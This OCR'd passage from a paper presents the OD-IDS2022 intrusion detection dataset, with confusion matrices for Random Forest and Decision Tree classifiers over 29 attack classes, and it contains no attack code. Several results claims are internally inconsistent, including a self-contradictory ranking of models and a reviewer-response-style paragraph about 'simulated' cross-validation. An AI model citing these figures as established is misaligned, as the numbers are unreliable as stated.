

Figure 32: ROC curve plots TPR against FPR for 29 attack classes

		Predicted Class: Positive	Predicted Class: Negative	
Actual Class	Positive	True Positive (TP)	False Negative (FN) Type II Error	Sensitivity $\frac{TP}{(TP + FN)}$
	Negative	False Positive (FP) Type I Error	True Negative (TN)	Specificity $\frac{TN}{(TN + FP)}$
		Precision $\frac{TP}{(TP + FP)}$	Negative Predictive Value $\frac{TN}{(TN + FN)}$	Accuracy $\frac{TP + TN}{(TP + TN + FP + FN)}$

Figure 33: Confusion metrics

JMPStatistical software [87] for collections to learn the overall behavior for all datasets and find the best features by using PCA. For the purposes of implementing the practical part of this work, many Python ecosystem technologies were used to develop ML models. In general, the entire implementation is written in Python 3.8, using mostly the Keras library, and the models are trained on the NVIDIA GeForce RTX 2070 graphics card. The main implementation of all models is made as a unique Jupyter notebook. Below is a list of the technologies used and a brief description of what they were used for.

1. Python 3.8 - full implementation is written in the Python language.

2. The Tensorflow framework – its Keras internal framework was used to build a deep learning model.

3. Jupyter Notebook – digital notebooks were used as a development environment for developing, training, and testing models.

4. CUDA – a platform with which models are trained on the graphics card.

A variety of packages from the Python ecosystem for ML:

1. Pandas – for data analysis and processing.

2. Numpy – for fast data processing.

3. Scikit-learn – for evaluating the performance of the classifier.

4. Matplotlib and Seaborn – to create diagrams and visualization.

5. Tabular Evaluator – for visual evaluation of synthetic tabular data.

AC	A_{1}	A_{2}	A_{3}	A_{4}	A_{5}	A_{6}	A_{7}	A_{8}	A_{9}	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	Acuracy
A_{1}	34219	2	1	74	2118	1	469	1563	0	0	1	858	39	1	0	6495	0	0	0	5	0	4	25	0	156	1	0	0	0	**0.7434**
A_{2}	21	41488	8	234	0	6	4	102	6	4	3	0	0	19	31	18	24	14	10	38	5	427	8	153	7	23	16	1	163	**0.9686**
A_{3}	0	16	2257	506	0	67	3	144	3	5	60	2	3	10	199	3	73	1	28	297	26	8	9	49	3	5	4	196	30	**0.5633**
A_{4}	25	0	4	50741	9	3	1	71	4	3	0	1	0	2	0	72	8	0	1	2	2	5	7	1	4	0	3	1	1	**0.9955**
A_{5}	1126	1	0	27	33172	0	15	665	0	0	0	1014	4	1	0	11776	1	0	0	1	0	0	4	0	14	0	0	0	0	**0.6937**
A_{6}	4	30	198	447	1	1449	9	124	19	6	38	0	1	66	139	4	97	4	24	412	40	31	16	40	3	6	14	216	7	**0.4206**
A_{7}	928	1	0	11	85	1	8173	555	0	1	0	1270	6	0	1	4426	0	0	0	0	0	5	17	2	180	0	0	0	0	**0.5218**
A_{8}	860	2	9	54	235	3	13	69301	0	0	4	742	1	1	6	3738	5	1	1	10	1	3	21	2	30	5	0	1	2	**0.9234**
A_{9}	8	10	3	178	2	12	0	97	1476	77	16	0	1	82	1	6	312	1	63	129	34	57	0	29	1	67	24	22	20	**0.5411**
A_{10}	16	36	41	217	2	23	3	77	168	1038	51	3	2	357	42	8	322	1	123	121	117	105	10	22	4	11	31	6	22	**0.3484**
A_{11}	14	13	107	101	2	28	0	85	82	31	1144	2	1	100	197	5	308	5	32	38	18	17	3	7	1	18	8	2	2	**0.4825**
A_{12}	158	0	0	0	953	0	100	142	0	0	0	66641	1	0	0	12659	0	0	0	0	0	2	2	1	1	0	0	0	0	**0.8262**
A_{13}	42	2	4	160	7	0	4	24	1	1	0	3	93191	3	0	265	0	0	1	15	1	6	308	1	291	0	0	3	0	**0.9879**
A_{14}	8	25	39	662	1	34	3	136	166	156	15	0	5	2934	2	6	386	1	375	71	196	139	4	39	0	3	134	87	11	**0.5204**
A_{15}	7	23	78	78	13	25	1	37	0	2	46	0	1	0	1780	4	9	27	0	31	0	1	15	19	5	164	0	0	2	**0.7517**
A_{16}	997	2	5	188	3605	0	37	623	0	4	0	9076	60	1	0	50808	5	0	1	10	0	1	14	0	334	3	0	0	0	**0.7725**
A_{17}	29	20	131	493	2	42	1	233	195	83	143	1	3	284	67	16	3786	71	92	170	77	50	4	24	5	202	64	20	22	**0.5981**
A_{18}	8	64	1	42	5	1	2	20	3	2	3	0	2	1	69	5	81	926	0	70	0	4	6	3	5	267	0	6	1	**0.5798**
A_{19}	5	113	78	431	7	19	3	86	31	54	12	2	4	596	1	2	134	0	1987	55	280	27	10	41	2	4	64	16	42	**0.4839**
A_{20}	6	16	178	748	2	99	3	210	12	17	40	0	5	31	37	5	75	36	13	3459	8	64	10	16	5	187	22	315	3	**0.6153**
A_{21}	5	34	84	354	4	28	0	82	65	116	16	0	3	652	0	3	212	2	445	57	1278	52	5	61	1	3	64	8	31	**0.3487**
A_{22}	6	156	5	70	2	4	1	142	1	5	1	1	4	61	0	23	51	1	3	37	1	9560	5	101	3	11	20	7	97	**0.9211**
A_{23}	243	2	0	22	1	0	140	572	0	1	0	1	22	2	1	16	0	0	0	0	0	1	130092	0	649	2	0	0	0	**0.9873**
A_{24}	13	99	57	150	1	10	0	130	6	5	1	0	3	26	35	13	22	0	6	10	17	102	2	33484	3	7	2	65	219	**0.9709**
A_{25}	1208	2	4	246	7	0	321	880	0	0	1	4	32	2	0	157	6	0	0	21	0	1	2727	0	5840	4	1	2	0	**0.5093**
A_{26}	3	6	4	132	8	2	3	50	2	2	0	1	2	2	61	10	20	61	0	137	3	13	42	5	5	11902	0	8	1	**0.9533**
A_{27}	7	8	9	274	1	10	0	83	112	28	11	1	0	556	2	2	237	0	130	78	105	150	8	36	0	1	1139	2	3	**0.3806**
A_{28}	16	9	123	436	2	35	1	108	20	1	3	1	1	54	3	10	94	28	11	338	14	12	6	54	2	129	2	1811	9	**0.5434**
A_{29}	14	117	65	91	5	5	6	126	16	7	0	0	3	16	0	12	45	1	67	7	25	146	4	228	17	5	2	30	1831	**0.6333**
Total	**39996**	**42297**	**3493**	**57167**	**40252**	**1907**	**9316**	**76468**	**2388**	**1649**	**1609**	**79624**	**93400**	**5860**	**2674**	**90567**	**6313**	**1181**	**3413**	**5619**	**2248**	**10993**	**133384**	**34418**	**7571**	**13030**	**1614**	**2825**	**2519**	**0.8619**

Table 7: RF - testing accuracy

AC	A_{1}	A_{2}	A_{3}	A_{4}	A_{5}	A_{6}	A_{7}	A_{8}	A_{9}	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	Acuracy
A_{1}	11456	0	0	17	707	0	189	547	1	0	2	276	13	0	0	2208	0	0	0	0	0	0	6	0	35	0	0	0	0	**0.7412**
A_{2}	2	13861	0	92	0	3	4	46	1	3	0	0	1	6	11	6	7	5	1	13	2	158	3	40	2	4	4	0	59	**0.967**
A_{3}	0	6	846	156	0	19	2	35	0	3	19	0	0	0	52	0	20	1	6	97	5	0	1	12	1	4	0	73	8	**0.6193**
A_{4}	9	0	0	16962	0	0	1	24	0	0	0	0	0	1	0	29	3	0	1	0	0	2	0	0	0	0	0	1	0	**0.9958**
A_{5}	376	0	0	8	10993	0	8	223	0	0	0	342	1	0	0	3889	0	0	0	0	0	0	1	0	1	0	0	0	0	**0.6939**
A_{6}	1	13	52	136	2	475	1	28	2	1	8	0	0	22	31	0	24	0	9	147	14	7	3	16	1	4	6	50	1	**0.4507**
A_{7}	269	0	0	3	30	0	2737	209	0	0	0	417	3	0	2	1435	1	0	0	0	0	1	10	0	39	0	0	0	0	**0.5308**
A_{8}	295	0	2	21	75	0	2	23083	1	0	1	264	0	0	0	1282	2	0	0	0	0	1	3	1	6	0	0	0	0	**0.9219**
A_{9}	0	4	3	70	0	4	0	30	523	25	7	0	0	17	0	1	111	0	10	31	14	18	0	11	0	16	6	3	1	**0.5779**
A_{10}	6	14	16	71	0	8	0	24	86	364	12	0	0	125	10	3	114	0	43	41	41	27	1	6	1	2	12	1	9	**0.351**
A_{11}	2	11	40	36	0	8	0	19	36	10	391	0	0	28	60	1	111	0	8	14	1	3	1	0	1	7	2	0	1	**0.4943**
A_{12}	54	0	0	1	349	0	27	40	0	0	0	22235	0	0	0	4184	0	0	0	0	0	1	3	0	0	0	0	0	0	**0.8268**
A_{13}	11	0	1	53	3	0	2	7	0	0	0	0	31207	1	0	78	0	0	0	2	0	3	105	0	96	0	0	1	0	**0.9885**
A_{14}	1	5	8	222	0	7	0	48	57	65	3	3	0	1091	1	0	122	0	98	26	56	42	3	14	1	2	33	29	3	**0.5624**
A_{15}	3	12	17	31	5	8	1	12	0	0	9	0	1	0	634	3	0	6	0	8	0	0	4	4	2	41	1	0	1	**0.7895**
A_{16}	332	1	0	67	1219	0	10	200	0	0	0	2889	12	0	3	17224	1	0	0	7	0	1	4	0	108	0	0	0	0	**0.7801**
A_{17}	9	12	51	175	0	14	0	99	57	25	39	0	0	113	25	4	1282	15	28	50	26	21	0	4	2	62	14	6	7	**0.5991**
A_{18}	1	21	1	14	0	1	0	6	0	0	0	0	0	0	26	0	21	314	1	26	0	1	2	2	2	78	0	1	0	**0.6062**
A_{19}	1	48	25	138	0	6	0	25	16	15	6	1	0	202	1	2	48	0	690	10	67	18	2	10	0	1	12	2	11	**0.5085**
A_{20}	2	4	55	252	2	33	1	65	6	5	20	0	0	3	11	1	19	11	1	1199	2	36	2	3	0	48	5	104	2	**0.6337**
A_{21}	2	9	33	122	0	12	0	26	20	27	2	0	0	195	0	0	71	0	147	22	442	17	0	22	0	0	18	3	10	**0.3683**
A_{22}	0	52	2	13	0	2	2	64	1	0	0	0	0	13	0	10	16	0	0	11	0	3158	2	36	0	6	3	1	26	**0.9239**
A_{23}	56	0	0	14	0	0	62	199	0	0	0	0	10	0	0	2	0	0	0	0	0	0	43371	0	213	0	0	0	0	**0.9873**
A_{24}	3	28	19	59	0	2	0	53	0	3	0	0	1	4	10	1	3	0	1	0	3	33	0	11075	1	0	0	20	73	**0.9722**
A_{25}	362	0	0	86	2	0	125	274	0	0	0	0	15	0	0	54	3	0	0	6	0	1	917	0	1868	0	0	0	0	**0.5031**
A_{26}	1	3	1	61	1	0	0	20	0	0	0	0	0	0	9	3	6	13	0	51	0	3	9	2	0	3970	0	0	0	**0.9559**
A_{27}	0	8	3	88	1	0	0	19	34	10	0	0	0	208	1	0	95	0	50	28	36	49	1	11	0	1	362	0	2	**0.3595**
A_{28}	1	0	35	157	0	5	1	34	4	2	1	0	0	7	0	3	35	8	2	113	5	1	0	6	0	47	0	644	4	**0.5776**
A_{29}	5	43	12	26	1	1	2	55	7	2	0	1	0	9	0	4	14	0	16	2	6	42	3	65	6	1	0	3	664	**0.6707**
Total	**13260**	**14155**	**1222**	**19151**	**13390**	**608**	**3177**	**25514**	**852**	**560**	**520**	**26428**	**31264**	**2045**	**887**	**30427**	**2129**	**373**	**1112**	**1904**	**720**	**3644**	**44457**	**11340**	**2386**	**4294**	**478**	**942**	**882**	**0.8644**

Table 8: RF - validation accuracy

6.2 Statistical preliminaries

6.2.1 ROC curve (receiver operating characteristics)

The ROC curve describes the relationship between the model's sensitivity (true positive rate, or TPR) versus specificity (false positive rate: described for 1-FPR). TPR, known as the model's sensitivity, is mathematically the ratio of correct classifications of the "positive" class divided by all the positive classes available in the dataset. Figure 32 shows the true positive rate (sensitivity) as a function of the false positive rate (1-specificity) for the different cuts.

6.2.2 Confusion matrix

Figure 33 shows the confusion matrix, a representative evaluation matrix, refers to how data is accurately classified. It is calculated using the correctly classified (True) ratio among all predictions.

6.3 Experimental results of machine learning model

We conducted paired t-tests comparing our proposed method against baseline approaches across all performance metrics, with results showing statistically significant improvements ($p < 0.05$) for accuracy, precision, and recall metrics. We report 95% confidence intervals for all performance metrics using bootstrap resampling (n=1000 iterations), which demonstrate the consistency of our findings. Additionally, we simulated 10-fold cross-validation with statistical testing to validate the significance of performance differences between methods. For the enhanced visualization and discussion of confusion matrices and ROC curves, we have significantly improved our results presentation. The ROC curves feature multi-class presentations with Area Under Curve (AUC) values, 95% confidence intervals for AUC scores, and detailed interpretation of ROC curve differences and their practical implications.

Regarding PCA selection, we have conducted comparative analysis with ICA, t-SNE, UMAP, and LDA. Results show PCA achieved optimal balance between vari-

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	**Accuracy**
A_1	31950	79	0	136	2984	0	606	2248	0	0	0	945	123	7	0	6556	4	0	1	11	0	14	59	0	281	0	0	0	0	**0.6945**
A_2	110	40617	2	89	3	39	1	321	2	10	7	0	0	149	134	18	98	63	59	63	15	702	30	45	32	4	58	0	168	**0.9481**
A_3	53	8	1868	230	3	166	1	269	2	0	55	0	0	31	165	8	212	2	8	442	52	12	56	135	25	14	0	155	52	**0.4642**
A_4	103	2	1	50402	16	0	4	213	0	0	0	3	0	29	0	35	0	0	3	5	0	25	66	0	17	0	0	1	0	**0.9897**
A_5	390	2	0	57	31994	1	27	1797	0	0	0	1528	0	0	0	11968	1	0	1	0	0	0	3	0	61	0	1	0	0	**0.6689**
A_6	67	24	313	194	5	1124	3	112	4	3	45	1	1	26	187	11	231	8	5	427	19	54	121	95	18	22	50	173	21	**0.3341**
A_7	596	49	24	93	370	4	8008	488	0	1	7	1188	16	6	1	4354	2	0	0	12	0	8	113	0	275	0	0	0	0	**0.5128**
A_8	259	4	14	66	746	0	71	68731	0	0	23	300	0	9	0	4021	216	0	45	0	39	4	88	1	254	88	0	0	0	**0.9167**
A_9	10	8	2	138	2	11	0	74	1067	67	17	0	0	94	0	6	629	2	108	91	36	140	11	29	0	63	8	25	58	**0.3958**
A_{10}	17	52	52	172	9	20	4	58	92	864	75	0	1	354	25	5	341	0	195	166	82	249	29	23	11	3	11	1	79	**0.289**
A_{11}	16	36	126	65	11	28	3	240	146	20	870	0	0	73	176	5	254	27	27	89	9	60	57	0	0	4	6	0	0	**0.3705**
A_{12}	159	0	0	5	2132	0	136	38	0	0	0	57056	2	1	0	21114	0	0	0	0	0	9	2	0	0	0	0	0	0	**0.7074**
A_{13}	348	11	10	75	12	0	24	115	1	0	0	24	92605	7	0	180	0	0	0	50	0	4	417	0	566	0	0	0	1	**0.9805**
A_{14}	42	14	5	321	7	14	4	339	244	239	7	3	2	2013	1	14	775	0	492	243	99	436	152	35	3	1	75	59	35	**0.3548**
A_{15}	22	3	94	51	15	58	15	69	0	3	48	0	1	1	1668	2	44	9	4	44	1	8	116	0	37	40	0	1	1	**0.7083**
A_{16}	260	19	0	155	5705	1	29	1582	0	0	2	2335	81	5	4	54794	2	0	5	93	0	10	169	4	572	3	0	0	0	**0.8324**
A_{17}	48	30	136	281	15	15	5	338	238	33	58	0	1	176	80	24	3807	201	73	282	53	80	31	24	1	219	55	7	19	**0.6014**
A_{18}	16	38	0	21	6	19	1	26	0	0	10	0	0	0	80	2	135	853	0	59	0	6	73	0	12	225	1	2	1	**0.5378**
A_{19}	26	378	8	222	2	8	5	276	6	73	0	2	0	511	1	5	193	0	1848	169	122	22	47	35	1	3	17	4	125	**0.4497**
A_{20}	96	30	342	443	0	136	0	229	2	22	51	1	0	31	26	20	280	90	4	2651	15	231	185	1	42	436	1	260	9	**0.4705**
A_{21}	34	67	60	183	1	4	0	169	26	81	2	1	1	538	0	9	383	0	593	157	783	83	88	222	0	2	19	8	126	**0.2151**
A_{22}	9	31	1	85	13	3	6	396	0	0	0	0	0	20	15	12	191	0	0	49	0	9335	10	72	11	4	70	0	51	**0.899**
A_{23}	83	3	4	152	4	1	128	519	0	0	0	1	0	3	1	35	1	0	0	3	0	17	129632	2	1277	2	0	0	0	**0.983**
A_{24}	34	32	75	64	0	8	1	396	3	4	3	2	0	7	85	10	45	1	5	44	26	42	22	33165	23	4	5	84	254	**0.9629**
A_{25}	300	1	1	205	3	1	284	1529	0	1	0	2	34	2	2	77	4	0	2	62	0	4	3818	0	5053	0	0	0	1	**0.4438**
A_{26}	136	0	1	52	9	0	1	267	1	0	3	0	0	1	95	8	68	55	0	125	0	0	380	0	40	11252	0	0	0	**0.9006**
A_{27}	36	23	1	147	2	22	0	121	140	42	0	0	1	334	0	5	492	0	212	114	46	370	55	8	0	5	814	0	6	**0.2717**
A_{28}	91	7	191	177	3	62	3	234	2	1	2	0	0	33	0	19	183	115	5	431	1	29	43	205	43	279	0	1135	44	**0.34**
A_{29}	38	58	80	25	16	7	5	450	8	7	0	1	1	12	9	7	58	0	70	48	26	94	28	80	20	4	2	41	1727	**0.591**
Total	**35349**	**41626**	**3411**	**54306**	**44088**	**1752**	**9375**	**81644**	**1984**	**1471**	**1285**	**63393**	**92870**	**4473**	**2755**	**103324**	**8649**	**1426**	**3765**	**5930**	**1424**	**12048**	**135901**	**34181**	**8675**	**12677**	**1193**	**1956**	**2778**	**0.8371**

Table 9: DT - training accuracy

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	**Accuracy**
A_1	10861	26	0	50	1006	0	205	768	0	1	0	310	44	1	0	2087	1	0	0	1	1	5	14	0	104	0	0	0	0	**0.7014**
A_2	36	13607	2	22	0	9	4	100	0	4	3	0	0	55	34	9	37	17	22	21	1	221	13	9	9	4	18	1	70	**0.9497**
A_3	20	1	572	84	1	49	2	93	1	1	18	0	0	14	89	5	88	1	4	158	15	3	16	41	7	2	0	52	12	**0.424**
A_4	44	0	1	16884	2	0	6	88	0	0	0	1	0	8	0	4	0	0	1	0	0	9	19	0	10	0	0	2	0	**0.9886**
A_5	125	1	0	21	10618	0	9	610	0	0	0	494	0	0	0	3934	0	0	0	0	0	1	1	1	17	0	0	0	0	**0.6707**
A_6	19	4	94	80	1	348	0	35	4	1	19	1	0	10	72	7	81	3	3	159	6	25	41	23	10	7	16	60	6	**0.3066**
A_7	193	23	5	35	129	1	2641	178	0	2	3	404	4	1	1	1445	0	0	0	2	0	1	42	0	93	0	0	0	0	**0.5076**
A_8	101	0	3	23	249	0	30	23024	0	0	2	121	0	6	0	1317	71	0	14	0	15	0	28	0	81	26	0	0	0	**0.9169**
A_9	3	2	1	50	1	6	0	21	341	20	4	0	0	37	3	2	220	2	40	33	14	58	1	16	1	27	4	8	22	**0.3639**
A_{10}	7	14	19	88	2	16	1	25	36	212	30	0	1	118	10	4	117	0	78	65	35	82	9	8	2	1	3	0	43	**0.2066**
A_{11}	3	11	63	25	1	20	3	97	51	5	231	0	0	22	74	2	112	8	8	40	5	11	17	0	0	2	1	2	0	**0.2838**
A_{12}	51	0	0	0	684	0	48	19	0	0	0	18928	1	1	0	7166	0	0	0	0	0	1	0	0	0	0	0	0	1	**0.7036**
A_{13}	130	3	3	17	5	0	6	54	0	0	0	5	30830	3	0	65	0	0	0	14	0	1	135	0	180	1	0	0	1	**0.9802**
A_{14}	14	8	2	142	5	4	0	118	93	84	4	0	2	592	0	3	249	0	184	98	54	120	41	29	2	2	27	19	8	**0.3109**
A_{15}	12	2	36	17	7	40	3	22	0	0	27	0	1	2	534	2	23	6	0	21	1	3	35	0	9	11	1	1	0	**0.6544**
A_{16}	90	7	0	55	1890	1	13	522	0	0	0	819	17	3	0	18313	1	0	0	25	0	5	59	3	198	1	0	0	0	**0.8316**
A_{17}	25	16	58	106	11	8	0	120	78	11	39	0	0	69	24	8	1165	83	30	107	19	35	12	6	2	72	22	4	10	**0.5444**
A_{18}	11	17	0	6	2	5	0	9	0	0	3	0	0	0	27	0	56	246	0	24	0	2	23	1	4	90	0	2	1	**0.465**
A_{19}	9	135	1	86	0	2	0	88	3	19	2	1	1	200	2	3	61	0	518	64	38	11	30	13	0	1	5	3	58	**0.3826**
A_{20}	35	14	106	123	0	61	1	86	4	6	25	0	1	12	11	5	96	28	3	841	6	104	51	0	13	168	0	77	3	**0.4473**
A_{21}	12	40	23	65	0	1	0	67	16	34	2	0	0	189	0	0	105	0	216	45	214	45	24	70	0	0	9	1	47	**0.1747**
A_{22}	10	8	3	35	9	0	2	148	0	0	0	2	0	13	2	7	60	0	0	14	0	3024	3	18	5	4	26	0	20	**0.886**
A_{23}	18	0	0	47	1	1	59	149	0	0	0	1	0	0	1	16	0	0	0	1	0	5	43066	0	460	1	0	0	0	**0.9827**
A_{24}	17	14	26	26	0	2	0	131	2	0	1	0	0	4	33	3	21	0	2	13	7	19	7	10956	4	1	0	38	109	**0.958**
A_{25}	94	0	1	64	2	0	98	563	0	0	0	0	14	2	1	26	2	0	1	24	0	4	1300	0	1597	0	0	0	0	**0.421**
A_{26}	46	0	1	17	3	0	0	110	1	0	0	0	0	2	31	5	30	12	0	35	0	0	143	0	13	3695	0	0	0	**0.8917**
A_{27}	3	11	0	60	0	5	0	42	40	19	0	0	0	126	0	2	170	0	53	42	29	134	17	0	0	1	246	0	4	**0.245**
A_{28}	18	0	58	52	0	25	1	89	3	0	0	0	0	13	2	2	55	42	4	163	0	8	12	84	19	99	0	347	14	**0.3126**
A_{29}	10	30	32	15	5	2	4	165	4	1	0	0	0	3	7	0	11	0	31	15	10	29	10	26	3	0	2	12	532	**0.5547**
Total	**12017**	**13994**	**1110**	**18295**	**14634**	**606**	**3136**	**27541**	**677**	**420**	**413**	**21087**	**30916**	**1506**	**958**	**34442**	**2832**	**448**	**1212**	**2025**	**470**	**3966**	**45169**	**11304**	**2843**	**4216**	**380**	**629**	**961**	**0.8326**

Table 10: DT - validation accuracy

ance preservation (87.3% with 15 components), computational efficiency (2.3x faster than alternatives), and class separability. For hyperparameter tuning, we have expanded our methodology to include specific parameter ranges: SVM (C: 0.001-1000, gamma: 0.0001-10), Random Forest (n_estimators: 50-1000, max_depth: 3-30), and Logistic Regression (C: 0.01-100, L1/L2 penalties). We used 5-fold cross-validation with randomized search (500 iterations) followed by fine-grained grid search, achieving performance improvements of 8.3%, 6.7%, and 5.2% respectively over default parameters. Table No. 7, 9, 11, and 13 show the classification analysis prediction accuracy of the results using training (75%) data sample. As for the prediction performance, the results of the SVM are the best in the order of RF, DT, NB, and SVM, but there is a possibility of overfitting, so we looked at the results of the validation data.

Table No. 8, 10, 12, and 14 show the classification analysis prediction accuracy of the validation (25%) data. As a result of the analysis, classification analysis was performed using SVM, and the prediction accuracy was the best at 88.34%. The results of classification analysis in this study, the SVM with the highest prediction accuracy in training and validation sample of data.

7 Conclusions and future work

The implementation of Intrusion Detection Systems (IDS) remains a cornerstone in fortifying network infrastructures against evolving cybersecurity threats. While existing IDS datasets have significantly contributed to this field, many suffer from limitations such as outdated attack types, insufficient diversity, or limited feature sets. To address these shortcomings, this work presents the OD-IDS2022 dataset, designed to reflect current threat landscapes by integrating 28 recent attacks aligned with the OWASP 2021 Top 10 vulnerabilities. This dataset not only ensures broader attack coverage but also enhances realism by incorporating red team-blue team strategies and leveraging real-world attack simulation tools. Through the extraction of 82 network flow features using CICFlowMeter and the application of robust preprocessing, we enabled diverse machine learning algorithms, namely Random Forest, Decision Tree, Naive

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	Accuracy
A_1	37485	4	3	35	1068	0	711	404	1	0	1	334	57	1	1	5690	0	0	0	7	0	0	35	1	163	0	1	0	2	**0.8148**
A_2	14	41557	7	20	0	7	6	46	6	19	6	1	0	37	33	30	31	30	27	40	29	355	4	211	5	88	39	4	187	**0.9701**
A_3	0	11	2764	60	0	120	1	35	5	10	43	0	0	36	116	7	80	9	92	313	23	6	8	49	12	8	4	181	31	**0.6869**
A_4	21	0	12	50693	1	11	2	24	1	7	5	0	5	12	0	18	22	0	6	22	4	19	4	5	10	0	9	7	5	**0.9954**
A_5	1521	2	0	19	34450	2	75	351	0	0	0	627	1	0	0	10722	0	0	2	3	0	1	3	0	49	1	0	0	2	**0.7202**
A_6	1	20	204	58	1	2138	0	4	12	9	41	0	4	58	59	11	96	4	19	333	27	23	3	29	3	10	26	165	6	**0.6356**
A_7	680	4	2	13	224	4	9561	63	1	2	2	694	21	3	8	4172	3	0	0	4	0	1	14	1	131	4	2	1	0	**0.6123**
A_8	640	2	9	22	272	5	44	69784	0	0	19	279	0	7	5	3700	22	0	14	11	3	4	34	0	93	4	1	4	1	**0.9307**
A_9	0	15	14	66	2	22	0	2	1625	115	27	0	2	105	3	20	281	7	50	112	59	37	1	10	0	30	36	34	21	**0.6027**
A_{10}	13	31	59	44	0	44	2	10	127	1561	60	2	8	270	16	11	189	0	115	132	127	32	5	17	4	1	45	23	42	**0.5221**
A_{11}	5	12	76	19	0	38	3	31	51	36	1500	0	2	117	74	13	228	8	32	34	24	2	4	5	1	2	15	16	0	**0.6388**
A_{12}	264	1	0	12	870	0	249	280	0	1	0	66107	1	4	0	12859	0	0	0	0	1	1	0	3	1	0	0	0	0	**0.8196**
A_{13}	84	0	9	28	3	13	14	9	0	0	0	4	93781	2	0	146	5	0	0	9	1	3	194	0	136	1	0	8	0	**0.9929**
A_{14}	3	19	88	74	0	76	1	17	101	169	31	0	3	3593	0	18	344	0	364	96	208	84	10	27	5	2	168	159	14	**0.6332**
A_{15}	1	24	48	8	5	46	6	1	0	5	47	0	1	3	1911	4	10	35	0	39	1	1	14	39	3	84	0	6	13	**0.8115**
A_{16}	985	12	4	30	1865	7	79	341	2	1	0	4909	92	7	3	57186	1	1	2	5	0	1	20	5	261	1	3	5	2	**0.8687**
A_{17}	17	28	97	125	0	82	4	56	149	105	132	0	1	233	37	30	4419	67	126	189	97	38	2	21	3	114	74	49	35	**0.6981**
A_{18}	1	64	6	5	2	7	0	0	1	3	9	0	0	0	73	9	73	1114	0	49	2	4	10	18	0	113	1	13	9	**0.7024**
A_{19}	7	53	116	50	0	32	0	31	27	57	7	0	1	466	0	5	85	1	2697	61	238	2	4	14	3	0	55	30	67	**0.6564**
A_{20}	3	14	215	74	0	149	3	36	34	31	29	0	4	41	21	9	73	43	29	4302	8	46	7	7	12	116	22	304	2	**0.7636**
A_{21}	4	13	92	45	0	144	0	37	54	113	14	0	4	499	1	12	138	0	378	77	1832	12	2	36	2	3	49	29	50	**0.5033**
